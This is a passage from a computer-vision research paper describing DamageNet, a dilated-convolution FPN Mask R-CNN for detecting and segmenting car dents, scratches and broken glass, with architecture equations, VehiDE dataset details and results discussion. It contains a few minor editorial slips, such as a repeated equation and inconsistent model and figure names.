Dedicated automotive damage detection networks incorporated contextual modules and bespoke loss functions to address class imbalance and diverse damage morphology [23]. Segmenting dented areas and scratch lines simultaneously presented significant challenges in balancing mask accuracy with bounding-box regression performance across varied lighting and deformation scenarios [24]. Adaptive dilated convolution blocks within encoder layers have been proposed to refine feature maps for fine-grained segmentation tasks under multi-scale damage variation [25]. Hierarchical context aggregation through parallel dilated pathways enabled richer semantic encoding of both local texture and global shape cues for complex damage patterns [26]. Such architectures achieved promising results on benchmark datasets, but few solutions have been validated under varied lighting and occlusion conditions common in vehicle inspection [27].

End-to-end frameworks were developed to unify detection, segmentation, and classification into a single inference pipeline, enhancing processing speed and consistency [28]. Real-time requirements for insurance assessment systems drove optimization of backbone networks and pruning of redundant layers to meet latency constraints [29]. Benchmark comparisons revealed that standard instance segmentation approaches often underperformed on automotive damage datasets due to scale variability and texture complexity [30]. Transfer learning from generic object detection pretrained backbones offered effective initialization, but fine-tuning remained sensitive to dataset size and annotation quality [31].

Despite progress in multi-scale and context-aware segmentation, there has been limited exploration of dilated convolution integration directly within the FPN backbone for vehicle damage tasks [32]. Consequently, a unified Mask R-CNN framework incorporating dilated convolutional blocks into the FPN hierarchy remains underexplored for comprehensive car damage detection and segmentation [33].

III. Materials and Methods

A. Flowchart of the System

This section outlines the components and procedures employed to develop and evaluate the proposed DamageNet framework for automated car damage detection and segmentation. We begin by detailing the overall network architecture, as depicted in Fig. 1, which integrates a dilated-convolutional Feature Pyramid Network (FPN) backbone, a Region Proposal Network (RPN), and parallel task-specific heads for classification, bounding-box regression, and pixel-level mask generation. Next, we describe the dataset acquisition and annotation protocols, including image preprocessing and damage category definitions. The model training procedure is then presented, covering loss formulations, optimization settings, and data augmentation strategies. Finally, we specify

the evaluation metrics and experimental design used to quantify DetectionNet's performance under varied damage scales, lighting conditions, and occlusion scenarios.

Fig. 1 illustrates the overall architecture of DamageNet, an end-to-end framework for simultaneous bounding-box detection, classification, and pixel-level mask prediction of vehicle damage. Let the input image be denoted by

$$I \in R^{H\times W\times 3} \tag{1}$$

A backbone convolutional network $B(\cdot;\theta_B)$ extracts a dense feature map

$$F = b(I;\theta_B), \quad F \in R^{h\times w\times C} \tag{2}$$

where h, w are spatial dimensions and C is the number of channels. The Region Proposal Network (RPN) $R(\cdot;\theta_R)$ takes F and outputs a set of N object proposals.

$$F = B(I;\theta_B), \quad F \in R^{h\times w\times C} \tag{3}$$

where h, w are spatial dimensions and C is the number of channels. The Region Proposal Network (RPN) $R(\cdot;\theta_R)$ takes F and outputs a set of N object proposals

$$P = \{p_i = (x_i, y_i, w_i, h_i)\}_{i-1}^{N} = R(F;\theta_R) \tag{4}$$

Each proposal p_i is then spatially aligned and pooled via the RoI-Align operator A to produce a fixed-size tensor

$$U_i = A(F, p_i), \quad U_i \in R^{P\times P\times C} \tag{5}$$

The feature tensor U_i is fed into three parallel heads:

1) Classification head: two fully-connected layers f_{cls} producing logits $s_i \in R^{k+1}$, followed by a softmax to yield class probabilities

$$p_i = soft\max(f_{cls}(vec(U_i))) \tag{6}$$

2) Bounding-box regression head: two fully-connected layers f_{reg} that predict normalized box offsets $t_i = (t_x, t_y, t_w, t_h)$ as

$$t_i = f_{reg}(vec(U_i)) \tag{7}$$

3) Mask prediction head: a small convolutional subnet f_{mask} comprising four 3×3 conv layers followed by a 1×1 conv layer, yielding a mask score map.

$$M_i = \sigma(f_{mask}(U_i)), \quad M_i \in [0,1]^{m\times m} \tag{8}$$

Where σ is the element-wise sigmoid function.

Finally, each mask M_i is binarized at threshold τ to produce a crisp segmentation of the damage region, and the refined boxes and class labels $\arg\max p_i$ form the detection output. This unified design enables simultaneous optimization of classification loss L_{cls}, box regression loss L_{reg}, and mask loss L_{mask} yielding robust performance across varied damage scales and patterns.



Fig. 1. Overall architecture of DamageNet: a Dilated-Convolution Feature Pyramid Network Mask R-CNN for automated car damage detection and segmentation.

B. Proposed Model

The core of DamageNet is a unified deep instance segmentation framework that integrates a dilated-convolutional context module into a multi-scale Feature Pyramid Network (FPN) backbone, followed by a Region Proposal Network (RPN), RoI-Align, and parallel task-specific heads for classification, bounding-box regression, and mask prediction (Fig. 2). The dilated module applies atrous convolutions at multiple rates to enrich the receptive field without sacrificing spatial resolution, producing context-aware feature maps that feed into the FPN's top-down and lateral fusion pathways. The RPN then slides over each pyramid level to generate high-quality object proposals, which are precisely pooled via RoI-Align to preserve spatial congruency. Finally, two fully-connected layers output class probabilities and refined box offsets, while a small fully-convolutional subnet generates pixel-level masks for each proposal. Losses for the three tasks—classification, regression, and segmentation—are optimized jointly, enabling DamageNet to learn end-to-end from raw images to high-fidelity damage delineations.

The proposed DamageNet architecture augments standard Mask R CNN with a dilated-convolutional module and an FPN backbone to jointly perform damage localization, classification, and pixel wise segmentation. Let the raw input image be $X \cup R^{H\times W\times 3}$.



Fig. 2. Detailed schematic of the proposed DamageNet architecture, showing the dilated-convolutional context module, FPN backbone, RPN proposals, RoI-Align, and parallel fully-convolutional heads for mask segmentation, bounding-box regression, and classification.

First, a dilated-convolutional block applies R parallel atrous convolutions with rates $\{d_r\}_{r-1}^{R}$ to an intermediate feature map C, producing

$$D_r(u,v) = \sum_{(i,j)\in K} C(u + d_r i, v + d_r j) W_r(i,j) \quad (r = 1,\ldots,R) \tag{9}$$

Where K is the kernel support and W_r its weights. These are fused via

$$\tilde{C} = \sum_{r=1}^{R} \alpha_r D_r, \quad \sum_r \alpha_r = 1 \tag{10}$$

to enrich multi-scale context without downsampling.

The augmented map $\tilde{C}$ is fed into a Feature Pyramid Network (FPN), which constructs a set of L feature layers $\{P_l\}_{l-2}^{L+1}$. At each level l,

$$P_l = Conv_{3\times 3}\left(Conv_{1\times 1}(C_l) + Upsample(P_{l+1})\right) \tag{11}$$

ensuring high-resolution spatial detail and deep semantic information coexist.

A Region Proposal Network (RPN) then slides a 3×3 filter over each P_l to predict, at every location (u,v), an objectness

score $S_{u,v}$ and bounding-box offset $\Delta_{u,v} = (\Delta x, \Delta y, \Delta w, \Delta h)$:

$$s_{u,v}, \Delta_{u,v} = R_{RPN}(P_l(u,v)) \quad (12)$$

Top-N proposals $\{r_k\}$ are selected via non-maximum suppression. Each r_k is then aligned and pooled to a fixed spatial size via RoI-Align, yielding tensor $U_k \in R^{P\times P\times C'}$.

Finally, three parallel "heads" operate on U_k:

1) Classification: Two fully-connected layers FC_1, FC_2 produce logits $c_k \in R^{k+1}$, with class probabilities $soft\max(c_k)$.

2) Box regression: Two fully-connected layers output refined offsets $\Delta_k^{'}$.

3) Mask segmentation: A small convolutional subnet of four 3×3 layers followed by one 1×1 layer computes a mask $M_k \in [0,1]^{m\times m}$ via a sigmoid activation.

These branches are trained jointly with loss

$$L = \lambda_1 L_{cls} + \lambda_2 L_{reg} + \lambda_3 L_{mask} \quad (13)$$

enforcing accurate damage detection, precise bounding-box localization, and high-fidelity segmentation.

C. Dataset

The proposed model was trained and evaluated on the VehiDE Dataset: Automatic Vehicle Damage Detection, a large-scale collection of real-world accident and damage inspection images captured under varied environmental conditions. In total, VehiDE comprises 5 200 high-resolution RGB images (each resized to 1 024 × 1 024 pixels), with damage instances spanning three primary categories—dents, scratches, and broken glass-as well as a control subset of undamaged vehicles. Each image may contain one or more damage types, with an average of 1.4 annotated regions per image. As illustrated in Fig. 3, the first row presents raw input photographs, the second row shows the corresponding color-coded instance masks (blue for dents, red for scratches, brown for glass), and the third row depicts binarized masks used for training the segmentation head.



Fig. 3. Sample entries from the VehiDE dataset: first row shows raw vehicle images, second row displays color-coded instance masks for each damage type, and third row presents the corresponding binary segmentation masks.

All images in VehiDE were exhaustively annotated by a team of trained annotators using a custom tool that records both pixel-wise masks and axis-aligned bounding boxes. For each damage instance, annotators specified a class label $y \in \{dent, scratch, glass\}$ along with mask coordinates $M \subset \{1,...,1024\}\times\{1,...,1024\}$ and box parameters (x, y, w, h). The dataset was partitioned into 70% training (3 640 images), 15% validation (780 images), and 15% test (780 images) splits, ensuring that no vehicle appears in more than one split. To improve generalization, the training set was augmented with random horizontal flips, rotations (±15°), and brightness perturbations. This rigorous annotation and split protocol underpins the robust performance evaluation of DamageNet on both localization and segmentation tasks.

IV. Results

In this section, we present a comprehensive evaluation of DamageNet on the VehiDE dataset, examining both quantitative metrics and qualitative visualizations to demonstrate its effectiveness in car damage detection and segmentation. Quantitatively, we report mean Average Precision (mAP) for bounding-box localization and mean Intersection over Union (mIoU) for mask segmentation, comparing DamageNet against baseline Mask R-CNN and several recent state-of-the-art methods. Ablation studies assess the individual contributions of the dilated-convolution module, Feature Pyramid Network, and post-processing steps. Qualitative results further illustrate the progressive refinement of damage masks (Fig. 5 and 6) and highlight the model's robustness under varied damage scales, lighting conditions, and occlusions. Finally, training and validation curves (Fig. 7) confirm stable convergence and minimal overfitting, underscoring DamageNet's capacity to generalize to unseen damage instances.

Fig. 4 plots the evolution of classification accuracy (left) and loss (right) on both training and validation sets over 280 epochs. In the accuracy plot, the training curve (solid blue) exhibits a smooth and monotonic increase from approximately 0.50 at epoch 1 to around 0.95 by epoch 200, eventually plateauing near 0.97 by the final epoch. The validation curve (dashed orange)

follows a similar upward trend but with greater variance: initial accuracy is low (≈0.20) and climbs steadily after epoch 50, reaching an average of 0.88 by epoch 250 despite intermittent dips. The narrowing gap between training and validation accuracy after epoch 150 suggests that the model steadily learns robust damage features without severe overfitting.



Fig. 4. Training and validation accuracy and loss curves for DamageNet over 280 epochs, illustrating model convergence and generalization performance.



Fig. 5. Qualitative segmentation results on test images: top row shows damaged vehicle inputs; second row displays ground-truth masks; subsequent rows present predicted masks from SQL+KRN, PoolNet, U2-Net, CS-Net, and the proposed DCN, respectively.

The loss plot shows complementary behavior: training loss (solid blue) decreases smoothly from about 3.0 to near 1.0 by epoch 280, reflecting stable convergence under the chosen learning rate and regularization. Validation loss (dashed orange) begins at a higher value (≈5.2), drops markedly in the first 50 epochs, and then oscillates between 1.2 and 2.5 for the remainder of training. These fluctuations correspond to the accuracy variance observed earlier and indicate occasional difficulty generalizing to held-out damage instances. Overall, the concurrent decrease in loss and increase in accuracy for both splits demonstrate that DamageNet effectively optimizes its multi-task objective, achieving strong segmentation and detection performance with minimal divergence between training and validation behavior.

Fig. 5 presents a qualitative comparison of pixel-level damage segmentation across six representative test images, contrasting the ground-truth masks (second row) with predictions from five different networks (rows 3–7). The first row shows the original damaged vehicle images, providing context for the severity and morphology of each damage instance. In the SQL+KRN and PoolNet results (rows 3–4), segmentation is often fragmented: small scratches are either missed entirely or over-smoothed, and larger dent regions exhibit irregular boundaries with spurious gaps. U2-Net (row 5) captures more of the fine scratch structures but introduces substantial noise around intact areas. CS-Net (row 6) improves on boundary fidelity but still suffers from false positives in low-contrast regions. In contrast, the dilated-convolution network (DCN, row 7) yields masks that most closely adhere to the ground-truth shapes, maintaining crisp edges and avoiding extraneous artifacts.

Closer inspection of the fourth and fifth columns—depicting complex, multi-faceted damage—highlights DCN's superior multi-scale feature aggregation. In these cases, large contiguous dent regions are accurately recovered without the pixel-level "bleeding" seen in CS-Net and U2-Net outputs. Meanwhile, DCN successfully isolates fine scratch lines that SQL+KRN and PoolNet largely overlook. The consistency of DCN's predictions across diverse damage patterns and lighting conditions underscores the effectiveness of integrating dilated convolutions within the feature pyramid backbone: it both expands the receptive field to capture broad deformities and preserves high-resolution spatial detail for precise mask delineation.



Fig. 6. Progressive refinement of the damage segmentation mask on a side-panel image through the proposal, dilated-context enhancement, RoI-aligned regression, mask prediction, and post-processing stages.

Fig. 6 illustrates a detailed, stepwise refinement of the predicted damage mask on a side-panel image, showcasing the incremental benefits of each architectural component within the DamageNet framework. In subfigure A, the raw input image reveals a pronounced dent and scratch region with ambiguous boundaries. Subfigure B displays the initial coarse localization generated by the Region Proposal Network (RPN), where the pink overlay broadly covers the damage but also captures substantial background noise. Incorporating the dilated-convolutional context module in subfigure C markedly enhances focus by suppressing extraneous activations; the preliminary mask becomes more concentrated around the deformation, demonstrating improved false positive reduction via multi-rate atrous filtering. Subfigure D applies RoI-Align followed by refined bounding-box regression, which tightens the candidate region to more closely approximate the panel's true contour, albeit with residual irregularities. In subfigure E, the aligned features enter the multi-layer convolutional mask head,

yielding a contiguous segmentation that adheres accurately to convex curvature and fine scratches, indicating effective pixel-level learning. Post-processing commences in subfigure F, where sigmoid thresholding coupled with morphological filling eliminates small holes and spurious islands, resulting in a near-complete, homogeneous mask. Finally, subfigure G presents the ultimate output of the full DamageNet pipeline: a crisp, high-fidelity delineation of the entire damage area that preserves sharp edges while minimizing background inclusion. This progressive visualization confirms that each component—from dilated context enrichment to spatially precise pooling and morphological refinement—contributes cumulatively to robust, end-to-end vehicle damage segmentation.



Fig. 7. Ablation study of DamageNet components showing progressive segmentation results from the baseline Mask R-CNN through FPN, dilated-convolution module, RoI-Align, mask head refinements, bounding-box regression, thresholding, and post-processing stages.

Fig. 7 presents an ablation study of the proposed DamageNet components on a single rear-quarter panel example by showing the segmentation outputs at successive stages (subfigures A-J). Subfigure A depicts the raw input image of the damaged panel. In subfigure B, the baseline Mask R-CNN backbone with no feature-pyramid or dilated modules produces a coarse proposal that extends well beyond the true damage region. Introducing the FPN alone (subfigure C) reduces gross background inclusion but still yields an imprecise boundary. Adding the dilated-convolution context module (subfigure D) markedly improves localization by expanding the receptive field, yet fine edges remain irregular. Incorporating RoI-Align and the mask-head network in subfigure E refines the outline further, although 